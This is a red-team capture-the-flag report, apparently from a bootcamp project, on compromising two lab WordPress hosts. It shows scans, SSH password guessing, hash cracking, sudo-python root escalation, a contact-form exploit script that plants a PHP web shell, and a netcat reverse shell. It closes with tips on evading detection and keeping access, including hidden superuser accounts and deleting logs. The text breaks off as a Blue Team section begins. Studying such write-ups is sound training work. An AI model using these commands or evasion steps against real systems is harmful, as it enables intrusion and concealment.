

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Detailed by the Mad Hat Hackers

December 15, 2020

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities



Exploits Used



Avoiding Detect




Maintaining Access



Network Topology & Critical Vulnerabilities

Network Topology



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Security Misconfiguration	Port 22 allowed unrestricted access. The port was left vulnerable to the internet.	We were able to set up a user shell logging in as Michael
Weak password policy	Password seemed to have no rules on complexity. Allowed guessing of Michael's password	Allowed access SSH into 192.168.1.110
Enumeration revealed a dated version of WordPress (v. 4.8.7)	Gained access to wp-config.php which revealed the credentials for SQL database showing username and password hashes	Root access was gained, allowing further exploitation

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Unrestricted File Upload	Uploaded backdoor.php to the system	Allowed Red Team to create the backdoor to create command for the reverse shell back into our kali machine.
Unpatched versions of WordPress and Apache	Lacked the latest security updates which indicated lack of care on the part of the administrator	Encouraged the Red Team to utilize basic tools to exploit the site due to potential for success.
Recon using WPScan indicated a dated Version of WordPress	Used Nikto to enumerate the site at 192.168.1.115 and gobuster to detail the directories	Exposed potential vulnerabilities of the site at 192.168.1.115 encouraged Red Team to proceed

Exploits Used

Exploitation: Security Misconfiguration

Tools and Processes

- Utilized NMAP scan (`nmap -sV -O 192.168.1.110`) to uncover open ports, services and operating system
- This gave us available ports that are open, revealing that port 22 was accessible
- wpscan was used to then show users

```
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-08 19:04 PST
Nmap scan report for 192.168.1.110
Host is up (0.00075s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```


Exploitation: Security Misconfiguration (WPScan)

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
```



WordPress Security Scanner by the WPScan Team
Version 3.7.8

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] Updating the Database ...  
[i] Update completed.
```

```
[+] URL: http://192.168.1.110/wordpress/  
[+] Started: Tue Dec 8 19:12:47 2020
```

Interesting Finding(s):

```
[+] http://192.168.1.110/wordpress/  
| Interesting Entry: Server: Apache/2.4.10 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

```
[+] http://192.168.1.110/wordpress/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)
```

```
[+] http://192.168.1.110/wordpress/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

```
[+] http://192.168.1.110/wordpress/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

```
[+] http://192.168.1.110/wordpress/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - https://www.iplocation.net/defend-wordpress-from-ddos  
| - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).  
| Found By: Emoji Settings (Passive Detection)  
| - http://192.168.1.110/wordpress/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.8.7'  
| Confirmed By: Meta Generator (Passive Detection)  
| - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'
```

```
[i] The main theme could not be detected.
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:01 <=====> (10 / 10) 100.00% Time: 00:00:01
```

```
[i] User(s) Identified:
```

```
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
```

```
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```



Exploitation: Weak Security Policy

Tools and Processes

- By having the usernames, michael was chosen and a few common password choices were used. The second attempt proved to be successful, it was his username, michael.
- This provided access into the target system

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
michael

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```


Exploitation: Dated version of Wordpress

Tools and Processes

- Access to the wp-config.php file showed the username and password to the SQL database.
- The credentials were used to access the users directory which showed the users with their hashed passwords.

```
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
| ID | user_login | user_pass | user_nicename | user_email |  
d | user_activation_key | user_status | display_name |  
+-----+-----+-----+-----+-----+  
+-----+-----+-----+-----+-----+  
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org |  
49:12 | | 0 | michael |  
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org |  
31:16 | | 0 | Steven Seagull |
```


Exploitation: Dated version of Wordpress

Tools and Processes

- Using John the Ripper, an open source password cracking tool, the hash for steven was cracked
- The ability to ssh into the system with Steven's credentials was now achieved

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (steven)
1g 0:00:03:33 DONE 3/3 (2020-12-10 18:23) 0.004675g/s 17298p/s 17298c/s 17298C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ pwd
/home/steven
```


Exploitation: Elevated User Privileges

- Once logged in with Steven's credentials it was discovered that Steven had SUDO rights to python with no password
- The python -c 'import pty; pty.spawn("/bin/bash")' command allowed us to spawn a root shell and give us complete access to the system.

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 11 12:39:48 2020 from 192.168.1.90
$ whoami
steven
$ pwd
/home/steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```


Exploitation: Nikto and GoBuster Scans of Target 2

```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.1.115
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/12/10 19:13:20 Starting gobuster
=====
/img (Status: 301)
/css (Status: 301)
/wordpress (Status: 301)
/manual (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
=====
2020/12/10 19:14:53 Finished
=====
root@Kali:~#
```


```
root@Kali:~# nikto -C all -h http://192.168.1.115
- Nikto v2.1.6
-----
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2020-12-10 19:05:02 (GMT-8)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
  the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcbb0, mtime: grip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apac
  this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-12-10 19:06:48 (GMT-8) (106 seconds)
```


Backdooring the Target

Backdoor Overview

- A backdoor script was loaded onto the target by running the exploit.sh script

```
root@Kali:~/Downloads# ./exploit.sh  
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
```



```
File Actions Edit View Help  
GNU nano 4.8 exploit.sh Modified  
#!/bin/bash  
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-3  
  
TARGET=http://192.168.1.115/contact.php  
  
DOCR00T=/var/www/html  
FILENAME=backdoor.php  
LOCATION=${DOCR00T}/${FILENAME}  
  
STATUS=$(curl -s \\\n    --data-urlencode "name=Hackerman" \\\n    --data-urlencode "email=\"hackerman\\\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \\\n    --data-urlencode "message=<?php echo shell_exec(\\$_GET['cmd']); ?>" \\\n    --data-urlencode "action=submit" \\\n    $TARGET | sed -r '146!d')  
  
if grep 'instantiate' &>/dev/null << "$STATUS"; then  
    echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"  
else  
    echo "[!] Exploit failed"  
fi
```

Backdooring the Target

Backdoor Overview

- Listening was activated on the Kali machine on port 4444

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
```

nc -lnvp 4444

- The backdoor was activated by entering in the browser, 192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash

192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash

- From there access was granted to the target

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 36023
whoami
www-data
pwd
/var/www/html
cd ..
cd ..
ls
flag2.txt
html
```

Avoiding Detection

Stealth Exploitation of [nmap]

Monitoring Overview

- Which alerts detect this exploit?
 - HTTP Request Size Monitor
 - Excessive HTTP Errors.
- Which metrics do they measure? HTTP Requests and Errors
- Which thresholds do they fire at?
 - `http.response.status_code` is above **400 for the last 5 minutes**
 - `http.request.bytes` over all documents is **3,500 for the last 60 seconds**

Mitigating Detection

- Run the nmap scan in stealth mode. This produces a slower scan to avoid the spikes in system traffic that are set to be detected by alerts.
- `nmap -sS -T0 192.168.1.110`

Maintaining Access

Stealth Exploitation - Additional Methods

In addition to executing nmap “quietly” and “slowly” to avoid detection, the following are also methods used for subverting detection.

- Use VPN to hide the IP address. VPN's masks the actual IP address; making it very difficult to identify the true IP address.
- Creating a new user with Superuser rights and no /home folder will give a hard-to-find pivot point into the network.
- Open ports that can be used to login with at a later time. The port should be one that is not normally used, for instance, port 2222. Our new user can now SSH with the open port with less chance of detection.
- Delete logs that registered connection to Target system. This is more difficult to accomplish as logs tend to be large in size and could be detected when deleted.

Appendix- The Proof is in the Flags!

Target 1

```
michael@target1:/var/www/html$ grep flag1 service.html  
←— flag1{b9bbcb33e11b80be759c4e844862482d} →
```

```
michael@target1:/var/www$ cat flag2.txt  
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

```
flag3{afc01ab56b50591e7dccf93122770cd2}
```

```
flag4{715dea6c055b9fe3337544932f2941ce}
```

Target 2

```
cat PATH  
/var/www/html/vendor/  
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

```
flag2.txt root@kali:~/Desktop$ nano flag2.txt  
html root@kali:~/Desktop$ cat flag2.txt  
cat flag2.txt root@kali:~/Desktop$  
flag2{6a8ed560f0b5358ecf844108048eb337}
```

```
flag3{a0f568aa9de277887f37730d71520d9b}
```



Network Vulnerability 101



The background of the image is a dark blue field filled with a complex, repeating geometric pattern. This pattern is composed of various shades of blue, ranging from very dark to a slightly lighter, muted blue. The shapes are primarily triangles and squares, arranged in a way that creates a sense of depth and movement, similar to a low-poly or isometric design. The overall effect is a textured, crystalline surface.

Blue Team

Table of Contents

This document contains the following resources:



Critical Vulnerabilities



Alerts Implemented



Hardening



Implementing Patches

The background is a dark blue field filled with a complex, repeating geometric pattern of triangles. The triangles are in various shades of blue, creating a subtle 3D effect. The text 'Alerts Implemented' is centered in the middle of the image in a white, sans-serif font.

Alerts Implemented

HTTP Request Size Monitor

- This alert monitors HTTP request size.
